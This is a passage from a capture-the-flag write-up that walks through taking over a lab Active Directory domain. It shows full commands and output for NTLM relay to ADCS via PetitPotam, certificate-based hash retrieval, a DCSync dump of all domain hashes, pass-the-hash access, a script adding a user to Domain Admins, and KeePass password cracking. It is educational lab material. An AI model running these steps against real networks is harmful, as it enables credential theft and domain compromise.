<sup>21</sup><https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-22809>



## We're almost there11! (Post-Exploitation)

Now that we have all the necessary components, we can proceed with privilege escalation and become a *Domain Administrator*. Let's summarize the steps involved:

- We have identified an *Active Directory Certificate Services (ADCS)* environment.
- The *Certificate Authority (CA)* has the web enrollment endpoint accessible on port 443.
- We have a system available that can be utilized to relay the authentication to the CA.
- We have sufficient permissions on this system to open port 445.

However, it's highly unlikely that the required tools are already installed on *ULM-VMUXSRV03.MTF.local*. To overcome this limitation, we can leverage a *Python* virtual environment to gather all the necessary tools and then push it to the server.

```
1 $ docker pull python:3.10.6
2 [...]
3 $ docker run -it python:3.10.6 /bin/bash
4 root@f1b1a6f5367e:/# cd /tmp/
5 root@f1b1a6f5367e:/tmp# python3 -m venv pwn
6 root@f1b1a6f5367e:/tmp# source pwn/bin/activate
7 (pwn) root@f1b1a6f5367e:/tmp# pip3 install impacket certipy-ad
8 Collecting impacket
9   Downloading impacket-0.10.0.tar.gz (1.4 MB)
10      ===== 1.4/1.4 MB 3.1 MB/s eta 0:00:00
11 [...]
12
13 (pwn) root@f1b1a6f5367e:tmp/# cd pwn/
14 (pwn) root@f1b1a6f5367e:/tmp/pwn# mkdir tools
15 (pwn) root@f1b1a6f5367e:/tmp/pwn# cd tools/
16 (pwn) root@f1b1a6f5367e:/tmp/pwn/tools# wget https://raw.
    githubusercontent.com/topotam/PetitPotam/main/PetitPotam.py
17 --2023-06-19 18:33:39-- https://raw.githubusercontent.com/topotam/
    PetitPotam/main/PetitPotam.py
18 [...]
19 Length: 16808 (16K) [text/plain]
20 Saving to: 'PetitPotam.py'
21
22 PetitPotam.py          100%[=====>]  16.41K  --.-KB/s in 0.001s
23
24 2023-06-19 18:33:39 (27.5 MB/s) - 'PetitPotam.py' saved [16808/16808]
25
26 (pwn) root@f1b1a6f5367e:/tmp/pwn/tools# cd ..
27 (pwn) root@f1b1a6f5367e:/tmp/pwn# deactivate
28 root@f1b1a6f5367e:/tmp/pwn# cd ..
29 root@f1b1a6f5367e:/tmp# tar cf pwn.tar pwn/
30 [...]
31
```

```

32 $ docker ps
33 CONTAINER ID   IMAGE          COMMAND          CREATED          [...]
34 f1b1a6f5367e   python:3.10.6  "/bin/bash"     4 minutes ago   [...]
35 [...]
36 $ docker cp f1b1a6f5367e:/tmp/pwn.tar .
37 $ proxychains -q -f intern.conf sftp -i deploy@maultaschenfabrikle.de \
38     deploy@10.10.10.11
39
40 Connected to 10.10.10.11.
41 sftp> cd /tmp/
42 sftp> put pwn.tar
43 Uploading pwn.tar to /tmp/pwn.tar
44 pwn.tar                               100%   82MB   6.4MB/s   00:12
45 sftp>
46 [...]

```

On *ULM-VMUXSRV03.MTF.local*, we can utilize the package to initiate our attack against the CA. However, before proceeding, let's verify if port 445 is blocked by a firewall or if any process has already blocked this port. *UFW (Uncomplicated Firewall)* is a well-known firewall tool, and upon inspection, we can see that only port 22 and 443 are allowed. Fortunately, as *root*, we have sufficient privileges to enable the port and bypass any restrictions.

```

1 root@ULM-VMUXSRV03:/tmp# tar xf pwn.tar
2 root@ULM-VMUXSRV03:/tmp# source pwn/bin/activate
3 (pwn) root@ULM-VMUXSRV03:/tmp# ss -tunap | grep 445
4 (pwn) root@ULM-VMUXSRV03:/tmp# ufw status
5 Status: active
6
7 To           Action       From
8 --           -
9 80/tcp       ALLOW        Anywhere
10 22/tcp       ALLOW        Anywhere
11 80/tcp (v6)  ALLOW        Anywhere (v6)
12 22/tcp (v6)  ALLOW        Anywhere (v6)
13 (pwn) root@ULM-VMUXSRV03:/tmp# ufw allow 445
14 Rule added
15 Rule added (v6)
16 (pwn) root@ULM-VMUXSRV03:/tmp#

```

We are now prepared to commence the *NTLM* relay attack. For this task, we have the options of using either `certipy` or `ntlmrelayx`<sup>22</sup>. However, it should be noted that `certipy` can only relay requests to port 80. On the other hand, `ntlmrelayx` offers the capability to forward requests to both HTTP and HTTPS. Given our specific use case, `ntlmrelayx` is the more suitable solution.

```

1 (pwn) root@ULM-VMUXSRV03:/tmp# ntlmrelayx.py -t "https://ULM-VMCA01.MTF
    .local/certsrv/certfnsch.asp" -smb2support --adcs --template
    DomainController

```

<sup>22</sup><https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py>



```
2 Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
3
4 [*] Protocol Client SMTP loaded..
5 [*] Protocol Client LDAPS loaded..
6 [*] Protocol Client LDAP loaded..
7 [*] Protocol Client MSSQL loaded..
8 [*] Protocol Client SMB loaded..
9 [*] Protocol Client IMAP loaded..
10 [*] Protocol Client IMAPS loaded..
11 [*] Protocol Client DCSYNC loaded..
12 [*] Protocol Client RPC loaded..
13 [*] Protocol Client HTTPS loaded..
14 [*] Protocol Client HTTP loaded..
15 [*] Running in relay mode to single host
16 [*] Setting up SMB Server
17 [...]
18 [*] Setting up WCF Server
19 [*] Setting up RAW Server on port 6666
20
21 [*] Servers started, waiting for connections
```

To force the authentication from the *domain controller (DC)* to the *certification authority (CA)* through our relay, we will employ the well-known technique known as **PetitPotam**<sup>23</sup>. Our initial attempt will be directed at *ULM-VMDC01.MTF.local* (10.10.10.5):

```
1 (pwn) root@ULM-VMUXSRV03:/tmp/pwn# python3 PetitPotam.py -d MTF.local \
2   -u lena.schulz -p Maultaschen2023 \
3   -pipe lsass 10.10.10.11 10.10.10.5
4 Trying pipe lsass
5 [-] Connecting to ncacn_np:10.10.10.5[\PIPE\lsass]
6 [+] Connected!
7 [+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
8 [+] Successfully bound!
9 [-] Sending EfsRpcOpenFileRaw!
10 [-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
11 [+] OK! Using unpatched function!
12 [-] Sending EfsRpcEncryptFileSrv!
13 Something went wrong, check error status => SMB SessionError:
    STATUS_PIPE_DISCONNECTED(The specified named pipe is in the
    disconnected state.)
```

It appears that some form of RPC filtering or additional security measures have been implemented on the target *ULM-VMDC01.MTF.local* (10.10.10.5). However, there is still hope, as there is another domain controller available, namely *ULM-VMDC02.MTF.local* (10.10.10.6). Perhaps the administrators overlooked the implementation of the filter on this particular server. Let's give it a try and see if we can bypass the security measures on this DC.

<sup>23</sup><https://github.com/topotam/PetitPotam>

```

1 (pwn) root@ULM-VMUXSRV03:/tmp/pwn# python3 PetitPotam.py \
2   -d MTF.local -u lena.schulz -p Maultaschen2023 \
3   -pipe lsass 10.10.10.11 10.10.10.6
4 Trying pipe lsass
5 [-] Connecting to ncacn_np:10.10.10.6[\PIPE\lsass]
6 [+] Connected!
7 [+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
8 [+] Successfully bound!
9 [-] Sending EfsRpcOpenFileRaw!
10 [-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
11 [+] OK! Using unpatched function!
12 [-] Sending EfsRpcEncryptFileSrv!
13 [+] Got expected ERROR_BAD_NETPATH exception!!
14 [+] Attack worked!
15
16 [...]
17
18 [*] Servers started, waiting for connections
19 [*] SMBD-Thread-7 (process_request_thread): Received connection from
    10.10.10.6, attacking target https://ULM-VMCA01.MTF.local
20 [*] HTTP server returned error code 200, treating as a successful login
21 [*] Authenticating against https://ULM-VMCA01.MTF.local as
    MTF/ULM-VMDC02$ SUCCEED
22
23 [*] Generating CSR...
24 [*] CSR generated!
25 [*] Getting certificate...
26 [*] Skipping user ULM-VMDC02$ since attack was already performed
27 [*] GOT CERTIFICATE! ID 4
28 [*] Base64 certificate of user ULM-VMDC02$:
29 MIIRtQIBAzCCEW8GCSqGSIB3DQEHAACEWAEghFcMIIRWD[...]aNFUK6sXew==

```

Congratulations, that's a significant step forward! With the successful bypass of security measures on *ULM-VMDC02.MTF.local* (10.10.10.6), we are now one step closer to our goal. Let's proceed by decoding the obtained certificate and utilize the `certipy` tool to extract the *NTLM* hash of *ULM-VMDC02\$*.

```

1 (pwn) root@ULM-VMUXSRV03:/tmp# echo "MIIRtQIBA[...]1BAjiaNFUK6sXew==" \
2   | base64 -d >> ulm-vmdc02.pfx
3 (pwn) root@ULM-VMUXSRV03:/tmp# certipy auth -pfx ulm-vmdc02.pfx -dc-ip
    10.10.10.5
4 Certipy v4.5.1 - by Oliver Lyak (ly4k)
5
6 [*] Using principal: ulm-vmdc02$@mtf.local
7 [*] Trying to get TGT...
8 [*] Got TGT
9 [*] Saved credential cache to 'ulm-vmdc02.ccache'
10 [*] Trying to retrieve NT hash for 'ulm-vmdc02$'
11 [*] Got hash for 'ulm-vmdc02$@mtf.local':
12   aad3b435b51404eeaad3b435b51404ee:d434699473c6750ebb0a9e0bdac17d7c
13 (pwn) root@ULM-VMUXSRV03:/tmp#

```

Excellent! Now that we have obtained the *NTLM* hash of the domain controller, we can proceed with a *DCSync* attack to retrieve all the hashes stored on the domain controllers. Let's execute the *DCSync* attack to retrieve the hashes.

```
1 (pwn) root@ULM-VMUXSRV03:/tmp# secretsdump.py -just-dc -hashes
   aad3b435b51404eeaad3b435b51404ee:d434699473c6750ebb0a9e0bdac17d7c \
2   'ULM-VMDC02$@MTF.local' -dc-ip 10.10.10.5 -out MTF.local
3 Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
4
5 [*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
6 [*] Using the DRSUAPI method to get NTDS.DIT secrets
7 Administrator:500:aad3b[...]f579:::
8 Guest:501:aad3b[...]89c0:::
9 krbtgt:502:aad3b[...]c429:::
10 t0-admbuild:1000:aad3b[...]856d:::
11 kurt.weiss:1133:aad3b[...]a700:::
12 laura.schaefer:1134:aad3b[...]7d87:::
13 jens.fischer:1135:aad3b[...]acc2:::
14 felix.braun:1136:aad3b[...]e817:::
15 lisa.seidel:1137:aad3b[...]9cac:::
16 moritz.fischer:1138:aad3b[...]fde8:::
17 lena.schmitt:1139:aad3b[...]70fe:::
18 simon.hartmann:1140:aad3b[...]623d:::
19 [...]
20
21 ULM-VMAAD01$:des-cbc-md5:32d6f45b34f22923
22 WKS03-ULM$:aes256-cts-hmac-sha1-96:02ea[...]da67
23 WKS03-ULM$:aes128-cts-hmac-sha1-96:8510[...]3889
24 WKS03-ULM$:des-cbc-md5:3476[...]7cea
25 WKS01-ULM$:aes256-cts-hmac-sha1-96:a5e9[...]8475
26 WKS01-ULM$:aes128-cts-hmac-sha1-96:8960[...]f17a
27 WKS01-ULM$:des-cbc-md5:c8f77[...]a7b6
28 [*] Cleaning up...
```

With the hash of the *Administrator* account in our possession, we can now proceed to authenticate on the *ULM-VMDC01.MTF.local* domain controller and gain access to the system. Once inside, we can retrieve the *flag.txt* file. Let's use the obtained hash to authenticate and retrieve the flag.

```
1 (pwn) root@ULM-VMUXSRV03:/tmp# smbclient.py -hashes
   aad3b435b51404eeaad3b435b51404ee:a9f4b78202c47748538faa3990eaf579
   MTF/Administrator@ULM-VMDC01.MTF.local
2 Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
3
4 Type help for list of commands
5 # shares
6 ADMIN$
7 C$
8 IPC$
9 NETLOGON
10 SYSVOL
```

```
11 # use C$
12 # cd Users/Administrator/Desktop
13 # ls
14 drw-rw-rw-          0  Sun Jun 18 20:16:29 2023 .
15 drw-rw-rw-          0  Sun Jun 18 20:16:29 2023 ..
16 -rw-rw-rw-        282  Sun Jun 18 20:16:29 2023 desktop.ini
17 -rw-rw-rw-         63  Sun Jun 18 17:54:27 2023 flag.txt
18 # get flag.txt
19 # exit
20 (pwn) root@ULM-VMUXSRV03:/tmp# cat flag.txt
21 [[FLAG_POST-EXPLOITATION_8e0e918653c2c936524527b7af907534_Wat]]
22 (pwn) root@ULM-VMUXSRV03:/tmp#
```

## Where are my secrets? (Reconnaissance)

After successfully performing the *DCSync* attack and gaining access to several systems, we encountered a challenge: "Where are my secrets?" From the challenge description, it is apparent that a hidden file is located somewhere. The most plausible location for such files would be a file server, and fortunately, there is a file server within the intranet named *ULM-VMFS01.MTF.local*.

However, even with *Administrator* permissions, we do not have sufficient access to the SMB share. This suggests that certain folder permissions might be configured based on group memberships. For example, the *IT* folder cannot be accessed via SMB even with *Administrator* privileges. Additionally, the RDP port is closed, preventing us from easily accessing the server as *Administrator* via RDP.

To overcome this obstacle, a quick and somewhat unrefined approach would be to add a low-privileged user to a high-privileged group, such as the *T0-Admins* group, and attempt to access the share via SMB again. Using a *T0-Admin* hash will not work because all *T0 admins* are in the *Protected Users* group, which prevents logins.

Below is a *proof-of-concept (PoC)* script that adds the *lena.schulz* user to a specific group:

```
1 #!/usr/bin/env python3
2
3 import ldap3
4 from ldap3 import Server, Connection, SIMPLE, SYNC, ALL, SASL, NTLM
5 from ldap3.extend.microsoft.addMembersToGroups import
6     ad_add_members_to_groups as addUserInGroups
7
8 user_dn = "CN=lena.schulz,OU=Development,DC=MTF,DC=local"
9 group_dn = [
10     "CN=Domain Admins,CN=Users,DC=MTF,DC=local",
11     "CN=T0-Admins,OU=T0,OU=Admin,DC=MTF,DC=local"
12 ]
13 user = "MTF\\Administrator"
14 password = "aad3[...]f579"
15 domain = "MTF.local"
16
17 server = ldap3.Server(domain)
18 connection = ldap3.Connection(server, user=user, password=password,
19     authentication=NTLM)
20 connection.bind()
21
22 for group in group_dn:
23     if addUserInGroups(connection, user_dn, group):
24         print("[+] added to group: {}".format(group))
```

Upon executing the script, we can confirm that the user *lena.schulz* has been successfully added to the *T0-Admins* group. This grants the user elevated privileges within the group, which may provide access

to resources that were previously restricted, such as the SMB share on *ULM-VMFS01.MTF.local*.

```

1 $ proxychains -q -f intern.conf python3 addusertogroup.py
2 [+] added to group: CN=Domain Admins,CN=Users,DC=MTF,DC=local
3 [+] added to group: CN=T0-Admins,OU=T0,OU=Admin,DC=MTF,DC=local
4 $ proxychains -q -f intern.conf ldapsearch -H ldap://10.10.10.6 -x \
5     -D 'MTF\lena.schulz' -w 'Maultaschen2023' -b "dc=MTF,dc=local" \
6     sAMAccountName=lena.schulz
7 [...]
8 description: Lena Schulz
9 givenName: Lena
10 distinguishedName: CN=lena.schulz,OU=Development,DC=MTF,DC=local
11 instanceType: 4
12 whenCreated: 20230618154804.0Z
13 whenChanged: 20230621084902.0Z
14 displayName: Lena Schulz
15 uSNCreated: 12963
16 memberOf: CN=Location-Stuttgart,OU=Stuttgart,DC=MTF,DC=local
17 memberOf: CN=SQL-Access,OU=Development,DC=MTF,DC=local
18 memberOf: CN=GitLab,OU=Development,DC=MTF,DC=local
19 memberOf: CN=Azure-Access,OU=Development,DC=MTF,DC=local
20 memberOf: CN=VPN-Access,OU=VPN,DC=MTF,DC=local
21 memberOf: CN=T0-Admins,OU=T0,OU=Admin,DC=MTF,DC=local
22 memberOf: CN=Domain Admins,CN=Users,DC=MTF,DC=local
23 [...]

```

Now, with the user *lena.schulz* being a member of the *T0-Admins* group, let's attempt to access the *MTF* share once again:

```

1 $ proxychains -q -f intern.conf smbclient.py MTF/lena.schulz:
2     Maultaschen2023@ULM-VMFS01.MTF.local
3
4 Type help for list of commands
5 # shares
6 ADMIN$
7 C$
8 IPC$
9 MTF
10 # use MTF
11 # ls
12 drw-rw-rw-    0   Sun Jun 18 17:56:31 2023  .
13 drw-rw-rw-    0   Sun Jun 18 17:56:31 2023  ..
14 drw-rw-rw-    0   Sun Jun 18 17:56:44 2023  HR
15 drw-rw-rw-    0   Sun Jun 18 17:56:44 2023  IT
16 drw-rw-rw-    0   Sun Jun 18 17:56:28 2023  Projekte
17 drw-rw-rw-    0   Sun Jun 18 17:56:30 2023  Sales
18 drw-rw-rw-    0   Sun Jun 18 17:56:31 2023  Shares
19 # cd IT
20 # ls
21 drw-rw-rw-    0   Sun Jun 18 17:56:44 2023  .

```

```

22 drw-rw-rw-          0  Sun Jun 18 17:56:44 2023 ..
23 drw-rw-rw-          0  Sun Jun 18 17:56:44 2023 KeePass
24 # cd KeePass
25 # ls
26 drw-rw-rw-          0  Sun Jun 18 17:56:44 2023 .
27 drw-rw-rw-          0  Sun Jun 18 17:56:44 2023 ..
28 -rw-rw-rw-        1822  Sun Jun 18 17:56:44 2023 IT-MTF-Intern.kdbx
29 -rw-rw-rw-         128  Sun Jun 18 17:56:44 2023 IT-MTF-Intern.key
30 # get IT-MTF-Intern.kdbx
31 [-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process
    has requested access to an object but has not been granted those
    access rights.)

```

Since we encountered permission issues while accessing the file on the file server, it's worth exploring alternative avenues. We discovered that the file server has port 5985 (WINRM) open, so let's test whether our user can modify file permissions using `icacls.exe`<sup>24</sup> over WINRM.

```

1 #!/usr/bin/env python3
2
3 import winrm
4
5 username = "lena.schulz@MTF"
6 password = "Maultaschen2023"
7
8 session = winrm.Session("ULM-VMFS01.MTF.local",
9     auth=(username, password), transport="ntlm",
10    server_cert_validation="ignore")
11 cmd = "icacls.exe"
12 files = [
13     "IT-MTF-Intern.kdbx",
14     "IT-MTF-Intern.key"
15 ]
16 for file in files:
17     parameter = [
18         "C:\\MTF_Data\\IT\\KeePass\\{s}".format(file),
19         "/grant:r",
20         "MTF\\T0-Admins:F"
21     ]
22     run = session.run_cmd(cmd, parameter)
23
24     if (run.status_code == 0):
25         print(run.std_out)

```

After successfully executing the command, it appears to be quite promising! We now have access to the *KeePass* database and a key file, bringing us one step closer to uncovering the hidden secrets.

```

1 $ proxychains -q -f intern.conf python3 winrmexec.py
2 b'processed file: C:\\MTF_Data\\IT\\KeePass\\IT-MTF-Intern.kdbx\r\

```

<sup>24</sup><https://learn.microsoft.com/de-de/windows-server/administration/windows-commands/icacls>

```
      nSuccessfully processed 1 files; Failed processing 0 files\r\n'
3 b'processed file: C:\\MTF_Data\\IT\\KeePass\\IT-MTF-Intern.key\r\
      nSuccessfully processed 1 files; Failed processing 0 files\r\n'
4
5 $ proxychains -q -f intern.conf smbclient.py MTF/lena.schulz:
      Maultaschen2023@ULM-VMFS01.MTF.local
6 Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
7
8 Type help for list of commands
9 # use MTF
10 # cd IT/KeePass
11 # ls
12 drw-rw-rw-          0  Wed Jun 21 13:37:56 2023  .
13 drw-rw-rw-          0  Wed Jun 21 13:37:56 2023  ..
14 -rw-rw-rw-        1822  Wed Jun 21 13:40:00 2023  IT-MTF-Intern.kdbx
15 -rw-rw-rw-         128  Wed Jun 21 13:40:00 2023  IT-MTF-Intern.key
16 # get IT-MTF-Intern.kdbx
17 # get IT-MTF-Intern.key
18 # exit
```

After extracting the password hash from the *KeePass* database, we can proceed to crack it using the powerful tools `hashcat`<sup>25</sup> and `keepass2john`<sup>26</sup>. Based on the provided hints, we know that the password is related to the initial password "**KurtsMaultaschenFabrikle2**" that we discovered during the "*Access Denied*" (see page 9) challenge. Additionally, it involves leet speak and an "@" symbol. To generate potential passwords that adhere to these hints, we can utilize `hashcat` with an appropriate rule set.

```
1 $ echo "KurtsMaultaschenFabrikle2" >> password
2 $ hashcat --force password -r /rules/oneruletorulethemall.rule \
3   --stdout | grep "@" > custom_wordlist
4 $ keepass2john -k IT-MTF-Intern.key IT-MTF-Intern.kdbx | tee IT-MTF-
      Intern_hash
5 IT-MTF-Intern:$keepass$*2*32608696*0*[...]8c349f6a6d4ac91640c
6
7 $ hashcat -w4 -O -m 13400 --potfile-path IT-MTF-Intern.kdbx_hash.pot \
8   --session IT-MTF-Intern.kdbx_hash IT-MTF-Intern_hash
      custom_wordlist
9 [...]
10 Session.....: IT-MTF-Intern_hash
11 Status.....: Running
12 Hash.Mode.....: 13400 (KeePass 1 (AES/TwoFish) and KeePass 2 (AES))
13 Hash.Target.....: $keepass$*2*32608696*0*0be8fb044de4ce4519cbfed350a9
      ...91640c
14 Time.Started.....: Wed Jun 21 14:01:12 2023 (54 secs)
15 Time.Estimated...: Wed Jun 21 14:05:29 2023 (3 mins, 23 secs)
16 Kernel.Feature...: Pure Kernel
17 Guess.Base.....: File (custom_wordlist)
```

<sup>25</sup><https://hashcat.net/hashcat/>

<sup>26</sup><https://github.com/piyushcse29/john-the-ripper/blob/master/src/keepass2john.c>



```
18 Guess.Queue.....: 1/1 (100.00%)
19 [...]
20 $keepass$*2*32608696*0*[...]49f6a6d4ac91640c:KurtsM@ultaschenFabrikle2
21 [...]
```


With the successfully cracked password, we can now open the *KeePass* file and access its contents.

```
1 $ echo "KurtsM@ultaschenFabrikle2" \  
2 | keepassxc-cli ls IT-MTF-Intern.kdbx -k IT-MTF-Intern.key -R  
3 Enter password to unlock IT-MTF-Intern.kdbx:  
4 Internal/  
5 Active Directory/  
6 Flag \m/  
7  
8 $ echo "KurtsM@ultaschenFabrikle2" \  
9 | keepassxc-cli show -s IT-MTF-Intern.kdbx \  
10 -k IT-MTF-Intern.key "Internal/Active Directory/Flag \m/"  
11 Enter password to unlock IT-MTF-Intern.kdbx:  
12 Title: Flag \m/  
13 UserName: You did it!  
14 Password: [[FLAG_RECON_7fb0007af2b64eb5fb3f149db098cb2e_Wams]]  
15 [...]
```



## Appendix

### Overview Infrastrucutre



### Internal – MTF.local

| Name                    | Type              | OS                      | IP Address  |
|-------------------------|-------------------|-------------------------|-------------|
| ULM-VMDC01.MTF.local    | Domain Controller | Windows Server 2019 x64 | 10.10.10.5  |
| ULM-VMDC02.MTF.local    | Domain Controller | Windows Server 2019 x64 | 10.10.10.6  |
| ULM-VMCA01.MTF.local    | ADCS              | Windows Server 2019 x64 | 10.10.10.20 |
| ULM-VMAAD01.MTF.local   | AADConnect        | Windows Server 2019     | 10.10.10.60 |
| ULM-VMSQL01.MTF.local   | MSSQL Server      | Windows Server 2019     | 10.10.10.30 |
| ULM-VMFS01.MTF.local    | Fileserver        | Windows Server 2019     | 10.10.10.50 |
| ULM-VMUXSRV01.MTF.local | Unix Server       | Ubuntu 22.04            | 10.10.10.9  |
| ULM-VMUXSRV02.MTF.local | Unix Server       | Ubuntu 22.04            | 10.10.10.10 |
| ULM-VMUXSRV03.MTF.local | Unix Server       | Ubuntu 22.04            | 10.10.10.11 |
| WKS01-ULM.MTF.local     | Workstation       | Windows 10              | 10.10.10.40 |
| WKS02-ULM.MTF.local     | Workstation       | Windows 10              | 10.10.10.41 |
| WKS03-ULM.MTF.local     | Workstation       | Windows 10              | 10.10.10.42 |
| WKS04-ULM.MTF.local     | Workstation       | Windows 10              | 10.10.10.43 |